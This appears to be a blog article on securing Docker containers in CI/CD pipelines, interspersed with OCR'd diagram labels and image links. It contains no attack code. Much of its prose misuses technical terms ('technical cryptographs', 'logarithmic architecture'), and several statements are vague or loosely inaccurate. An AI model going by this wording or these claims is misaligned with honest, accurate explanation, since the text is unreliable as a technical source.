Container Security at the Speed of CI/CD

In this digital age, enterprises exercise technical cryptographs to process, deliver and deploy multiple computational stacks within a secure system. IT organizations feel the need to embrace digital channels like DevOps and Agile to accelerate software development. However the significant time it takes to assemble, maintain and determine new strategies onto a CI farm, often limits the benefits of using a CI server. The inability of CI/CD deployment frameworks to process such constitutional loads causes a major setback to a developer's feedback mechanisms.



Dev Lead
Q/A Lead
Deployment Manager
Leads co-ordinate with Deployment Manager
May be triggered manually (through UI) on commit, or on a recurring schedule
1. Start a Release
Cloud Manager UI
Cloud Manager Git Repo
2. Create Release Tag
3. Built as Release with auto-generated version
Cloud Manager Pipeline Engine
Code Quality Evaluator
4. Evaluate Code Quality
Cloud Manager Artifact Repo
5. Versioned Artifact Stored
6. Automatic Deploy of artifact to AMS AEM Stage
AMS AEM Stage
7. Trigger Automated Tests
Cloud Manager Continuous Testing Engine
Manual UAT Testing
8. Production Trigger Deployment
Cloud Manager Artifact Repo
9. CI gets Artifact (s) to Deploy
Cloud Manager Pipeline Engine
10. Deploy Artifact (s) to Production
AMS AEM Production

Image Source: https://docs.adobe.com/content/help/en/experience-manager-cloud-manager/using/overview/ci-cd-pipeline.html


Challenges in CI/CD Pipeline Security

- Increased vulnerability in multiple versions of CI/CD pipelines
- Limited scalability of CI/CD build farm
- Low infrastructure utilization
- Time consuming setup and configuration

While CI/CD is meant for defining the construct, shipping and operation of software cycles, Agile highlights changes, all the while accelerating delivery. In line with this, works DevOps that emphasizes responsiveness within the pipeline. The purpose of using containers in CI/CD to deploy applications to the cloud has become fundamental. However deploying a container also means risking the host’s stability in volatile digital scenarios. Continuous container security has therefore become a necessity that must be integrated within the pipeline, particularly in the initial development stages.

- Containers for Secure CI/CD Deployment

To understand container security, it is necessary to interpret the digital logistics of containers especially since organizations are focusing more on software integration. Digital transformation insinuates the practice of application modernization, DevOps and cloud technology. Containers accelerate progress, and optimize a CI server’s logarithmic architecture. Utilizing containers in continuous integration and continuous development (CI/CD) ensures that digital infrastructure remains fast, cost effective and accurate. Container security at the speed of CI/CO creates an opportunity to sequence popular CI servers like Jenkins Build Farm for maximized productivity. This enables efficiency of the model farm and helps accommodate a self contained and independent CI infrastructure.



Accelerating CD with Containers
docker
App
<code>
(git, etc.)
+
Certified
Docker
Images
(Ubuntu, etc.)
<OS config>
Jenkins Workflow
Gold
Docker
Image
(~per app)
<OS config>
TEST
STAGE
PRODUCTI
ON
Workflow CD Pipeline Triggers:
✓ New application code (feature, bug fix, etc.)
✓ Updated certified stack (security fix in Linux, etc.)
✓ Will lead to a new gold image being built and available for … TESTING … STAGING … PRODUCTION
✓ All taking place in a standardized/similar/consistent OS environment

Image Source: https://medium.com/@edzob/ci-and-cd-in-the-wild-b5ca8f71fa28

What is Docker Container?

By reducing vulnerable surface area, containers orchestrate application functions to create a CI infrastructure that’s both valuable, and financially feasible for enterprises. Docker is a platform used for building, shipping and running applications. It offers a lightweight container that can dynamically change without disrupting the application cycle, and accelerates the application development and deployment process. Docker containers are portable, across the development, testing and production phase with the ability to run locally, within virtual and physical mediums, in data centres, and through different cloud providers.




Image Source: https://www.docker.com/resources/what-container

Docker Engine is an application that simplifies runtime, and offers built-in features for scheduling, networking, orchestrating and securing one or more containers. Docker Engines can initially be installed on virtual or physical host running a Linux OS within a secure data centre or cloud. Docker containers are then deployed to run through a collection of Docker Engines, giving developers the facility to package both small and large amounts of codes within an isolated package. The model then offers a single platform for multiple isolated containers to work within the same host, decreasing error and impact fallouts.




Image Source: http://apachebooster.com/kb/what-is-a-docker-container-for-beginners/

Assembly of Docker Engines

The framework of Docker Engines is based on client-server architecture wherein the Docker Client creates an interface with the Docker daemon. The Docker client runs locally on Mac and Windows, giving a larger space for both client and daemon to function on the same server. The interface between the client and daemon take place via RESTful API and is secured within a TLS. Linux operating system provides isolation features to Docker Engines and allows access to the end user via Docker Client. To decrease vulnerable surface area Linux OS facilitates the development of default security system that is protected by multiple isolated layers between applications, and between the host and an application.




Image Source: https://blog.docker.com/2018/08/containers-replacing-virtual-machines/

Enhancing Docker Container Security

Docker utilizes Linux *namespaces* to provide an isolated workspace that is then known as a container. Upon deployment, Docker creates a set of *namespaces* for a specific container, isolating it from other operating containers. Namespaces created by Docker include the following –

- PID Namespace
- MNT Namespace
- UTS Namespace
- NET Namespace
- IPC Namespace




Image Source: https://docs.docker.com/engine/docker-overview/

Docker also utilizes Linux *control groups* that are kernel level functionality which provides Docker control over hardware resources - sharing available hardware resources, and setting up constraints for containers. *Seccomp* (also known as secure computing mode) allows the administrator to restrict actions within a container. This helps prevent further access with the host system by blocking unauthorized *syscalls*.

The advanced edition of Linux Tech restricts both capabilities and access in terms of OS security which helps to secure integrated layers, and reduce vulnerable spaces that can easily be targeted for attack. Linux focuses on granular specification in user access that provides access to root users, while non-root users have a limited capability set. However they can elevate this access to root level by using *sudo* or *setuid* binaries. Since Docker Engines limit this particular accessibility, the risk is reduced especially since the container application level vulnerabilities are at a lesser risk of being exploited.

Apart from implementing process restrictions, another major benefit of using Docker containers is supervising the access points of containerized applications with physical devices on a host. Device resource control groups (cgroups) mechanism ensure containers don't function on default device access, instead require explicit access for device access. Docker containers use copy-on-write file systems that help to isolate running processes in multiple containers that are independent within the same system. Such restrictions protect a container's host kernel and device, may it be physical hardware or virtual servers.




Image Source: https://blog.docker.com/2016/05/docker-security-scanning/


Commits are an additional security layer to the base image that offers tracking and alerts for changes being made to monitor documentation and maintenance processes. Linux Kernel Security also features patch sets like GRSEC and PAX, to add many kernel level safety checks during deployment of Docker containers. Core Linux kernel system files are mounted as 'read only' that further limits accessibility from even the most classified container processes. Assess control mechanism like SELinux, TOMOYO and AppArmor come with security model templates that help define custom policies to enhance container security.

Problem with Insecure Docker Containers

- Continuous data storage can complicate design of application cycle
- Containers in CI/CD pipeline undergo multiple functions – build, test and deployment, container registry and code repository like GitHub/Jenkins
- Containers serve micro services discreetly therefore are not applicable for every software
- Graphical applications suffer several restrictions
- Container ecosystem is fractured with large areas of vulnerable surfaces

What is CI/CD Pipeline?

Before reviewing continuous container security, we must know the basic function behind CI/CD models. Also referred to as a set of operating principles, the conditional wiring of continuous integration, development and deployment consists of employing code changes continually on a CI/CD build farm, all the while securing the processes. To further enhance automated regression, performance, production and deployment, Docker containers are used. They offer strengthened security, simplified work flows and increased resource efficiency in a CI/CD pipeline.



Automatically trigger CI/CD pipeline based on code check-in.

Start automated build and test, including functional, security and performance tests.

Update artifact repository with latest successful code artifacts or containers for record-keeping and accessibility.

Deploy applications to staging and migrate to production using either a blue/green or canary process.

Image Source: https://mesosphere.com/resources/how-to-build-cicd-pipeline-webinar/

- Continuous integration establishes consistency in the integration process – build, package and test applications. Development teams will function and collaborate efficiently by committing codes frequently in a systemized manner to improve software quality.
- Continuous delivery automates application delivery to the select infrastructure environments. While teams focus on production and testing, [CD]() automates the process of initiating primary service calls to databases, and web servers while the applications are being deployed.
- Agile development focuses on removing process defects, and enabling development and operations faculties to collaborate further on advancing delivery. By removing fundamental process barriers, you can produce functional software rapidly and respond to resistance efficiently.




Image Source: https://medium.com/@neonrocket/devops-is-a-culture-not-a-role-be1bed149b0

DevOps vs. DevSecOps

DevOps is an agile infrastructure that fortifies collaboration between the development and operations staff. It is a cross-disciplinary community that promotes engineers from the development and operations branch to work together in the entire service lifecycle. DevOps is a tool-chain approach that focuses on both principle and practice. It ensures infrastructure automation, site reliability engineering, continuous testing, and deployment of software applications within a secure system.

DevSecOps views security as an integral part of the DevOps practice with the objective of limiting vulnerabilities and data breach. It is a shared responsibility in CI/CD testing that automates security in the application development cycle. Since cyber threats are a growing concern for organizations, with DevSecOps the test code undergoes immediate security checks and automated validation. To accelerate compliance monitoring tools, DevSecOps in CI/CD audits random security attacks, downtime, and malware breach etc before deployment is initiated.




Agile
CI/CD
DEV
OPS
DevOps
focuses on processes
highlighting change
while accelerating delivery
focuses on software-defined life cycles
highlighting tools
that emphasize automation
focuses on culture
highlighting roles
that emphasize responsiveness

Image Source: https://www.synopsys.com/blogs/software-security/agile-cicd-devops-glossary/

Implementing Container Security at the speed of CI/CD

For continuous deployment, DevOps utilize open source automation tools like Jenkins to build and test their applications. The platform makes it easier for developers to integrate changes and obtain a fresh build. To perform continuous integration, the Jenkins platform assists developers to configure Docker images within the CI/CD pipeline.

To avoid container security breach, DevSecOps employs continuous container security in the CI/CD pipeline. The launching grounds for container security is during the Build phase wherein developers, operation staff and testing analysts must work together to eliminate vulnerabilities in the application, all the while securing the container's rudimentary surface. The most critical phase is the Run-time phase where real-time monitoring and testing standards become applicable.



```
